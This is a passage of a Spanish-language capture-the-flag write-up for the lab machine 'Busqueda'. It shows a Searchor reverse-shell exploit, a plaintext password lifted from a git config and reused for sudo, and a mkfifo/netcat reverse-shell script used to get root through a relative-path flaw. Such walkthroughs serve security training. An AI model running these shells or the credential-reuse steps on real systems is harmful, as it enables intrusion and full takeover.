
```
> ./exploit.sh searcher.htb 10.10.16.31
---[Reverse Shell Exploit for Searchor <= 2.4.2 (2.4.0)]---
[*] Input target is searcher.htb
[*] Input attacker is 10.10.16.31:9001
[*] Run the Reverse Shell... Press Ctrl+C after successful connection
```

Ya tenemos acceso a la máquina víctima.




```
> nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.16.31] from (UNKNOWN) [10.10.11.208] 46400
bash: cannot set terminal process group (1712): Inappropriate ioctl for device
bash: no job control in this shell
svc@busqueda:/var/www/app$ whoami
whoami
svc
svc@busqueda:/var/www/app$
```

Entramos en el siguiente directorio y vemos un archivo de configuración que contiene credenciales:




```
svc@busqueda:/var/www/app$ ls -la
total 20
drwxr-xr-x 4 www-data www-data 4096 Apr  3  2023 .
drwxr-xr-x 4 root     root     4096 Apr  4  2023 ..
-rw-r--r-- 1 www-data www-data 1124 Dec  1  2022 app.py
drwxr-xr-x 8 www-data www-data 4096 Nov 21 17:02 .git
drwxr-xr-x 2 www-data www-data 4096 Dec  1  2022 templates
svc@busqueda:/var/www/app$ cd .git
svc@busqueda:/var/www/app/.git$ ls -la
total 52
drwxr-xr-x 8 www-data www-data 4096 Nov 21 17:02 .
drwxr-xr-x 4 www-data www-data 4096 Apr  3  2023 ..
drwxr-xr-x 2 www-data www-data 4096 Dec  1  2022 branches
-rw-r--r-- 1 www-data www-data   15 Dec  1  2022 COMMIT_EDITMSG
-rw-r--r-- 1 www-data www-data  294 Dec  1  2022 config
-rw-r--r-- 1 www-data www-data   73 Dec  1  2022 description
-rw-r--r-- 1 www-data www-data   21 Dec  1  2022 HEAD
drwxr-xr-x 2 www-data www-data 4096 Dec  1  2022 hooks
-rw-r--r-- 1 root     root      259 Apr  3  2023 index
drwxr-xr-x 2 www-data www-data 4096 Dec  1  2022 info
drwxr-xr-x 3 www-data www-data 4096 Dec  1  2022 logs
drwxr-xr-x 9 www-data www-data 4096 Dec  1  2022 objects
drwxr-xr-x 5 www-data www-data 4096 Dec  1  2022 refs
svc@busqueda:/var/www/app/.git$ cat config
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
svc@busqueda:/var/www/app/.git$
```

Vemos que el usuario "cody" no existe en el sistema, así que probamos la contraseña con nuestro usuario para hacer sudo -l:




```
svc@busqueda:/var/www/app/.git$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
svc@busqueda:/var/www/app/.git$ |
```

El comando no usa una ruta absoluta para ejecutar el archivo que le pasamos al script de python, y podemos ejecutarlo como root.




```
 /usr/bin/python3 /opt/scripts/system-checkup.py
age: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

   docker-ps     : List running docker containers
   docker-inspect : Inpect a certain docker container
   full-checkup  : Run a full system checkup
```


Creamos un archivo que se llame igual al full-checkup pero ejecutando nc para recibir una reverse shell como root en nuestra máquina atacante.



```
#!/bin/bash

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.16.31 4444 >/tmp/f
```



```
 chmod +x full-checkup.sh
 sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
```



```
> nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.16.31] from (UNKNOWN) [10.10.11.208] 48260
# whoami
root
#
```